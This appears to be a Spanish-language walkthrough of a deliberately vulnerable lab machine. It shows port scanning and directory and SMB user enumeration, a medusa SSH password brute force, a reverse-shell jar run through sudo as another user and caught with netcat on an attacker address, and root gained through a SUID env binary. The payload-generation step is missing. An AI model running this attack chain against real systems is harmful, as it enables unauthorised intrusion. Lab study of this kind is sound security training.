

DATABASE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip database.zip
```

```
Archive: database.zip
inflating: database.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh database.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.408 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.408/0.408/0.408/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26


LINUX- ttl=64

2- ESCANEOS DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http      Apache httpd 2.4.52 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
```

puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2],
PasswordField[password], Title[Iniciar Sesión]
```

```
gobuster dir -u http://172.17.0.2 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.php (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2921]
/.html (Status: 403) [Size: 275]
/config.php (Status: 200) [Size: 0]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Finished

enum4linux 172.17.0.2

enum4linux 172.17.0.2

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

```
S-1-22-1-1000 Unix User\dylan (Local User)
S-1-22-1-1001 Unix User\augustus (Local User)
S-1-22-1-1002 Unix User\bob (Local User)
```

[+] Enumerating users using SID S-1-5-21-2856116423-632068823-2962980060 and logon username '', password ''

```
S-1-5-21-2856116423-632068823-2962980060-501 98CD84EA9AA3\nobody (Local User)
S-1-5-21-2856116423-632068823-2962980060-513 98CD84EA9AA3\None (Domain Group)
S-1-5-21-2856116423-632068823-2962980060-1001 98CD84EA9AA3\dylan (Local User)
```

dylan, augustus, bob

usuarios:dylan, augustus, bob.

Probamos con medusa

medusa -h 172.17.0.2 -u augustus -P /usr/share/wordlists/rockyou.txt -M ssh

```
medusa -h 172.17.0.2 -u augustus -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

```
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: augustus Password: lovely [SUCCESS]
```

4- EXPLOTACIÓN

Payload size: 7503 bytes
Final size of jar file: 7503 bytes
Saved as: revshell.jar

2- Le damos permisos

```
chmod +x revshell.jar
```

3- Lo enviamos a la máquina víctima con scp

```
scp revshell.jar augustus@172.17.0.2:/tmp/revshell.jar
```

augustus@172.17.0.2's password:
revshell.jar

4- En la máquina atacante con netcat

```
nc -nlvp 4444  
listening on [any] 4444 ...
```

5- En la máquina víctima

```
augustus@62c2a83e112d:/tmp$ sudo -u dylan /usr/bin/java -jar /tmp/revshell.jar
```

6- Obteniendo conexión en la máquina atacante

```
nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 53368  
bash  
whoami  
dylan
```

Tratamos la TTY

```
script /dev/null -c bash  
Script started, output log file is '/dev/null'.  
dylan@62c2a83e112d:/tmp$ ^Z  
zsh: suspended nc -nlvp 4444
```

```
stty raw -echo; fg
```

```
[4] continued nc -nlvp 4444  
reset xterm  
dylan@62c2a83e112d:/tmp$ export TERM=xterm  
dylan@62c2a83e112d:/tmp$ export SHELL=bash  
dylan@62c2a83e112d:/tmp$
```

Vamos con los permisos SUID

```
dylan@62c2a83e112d:/tmp$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/env
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Nos vamos a GTFOBins para /env

<https://gtfobins.github.io/gtfobins/env/>

```
dylan@62c2a83e112d:/tmp$ /usr/bin/env /bin/sh -p
# whoami
root
#
```

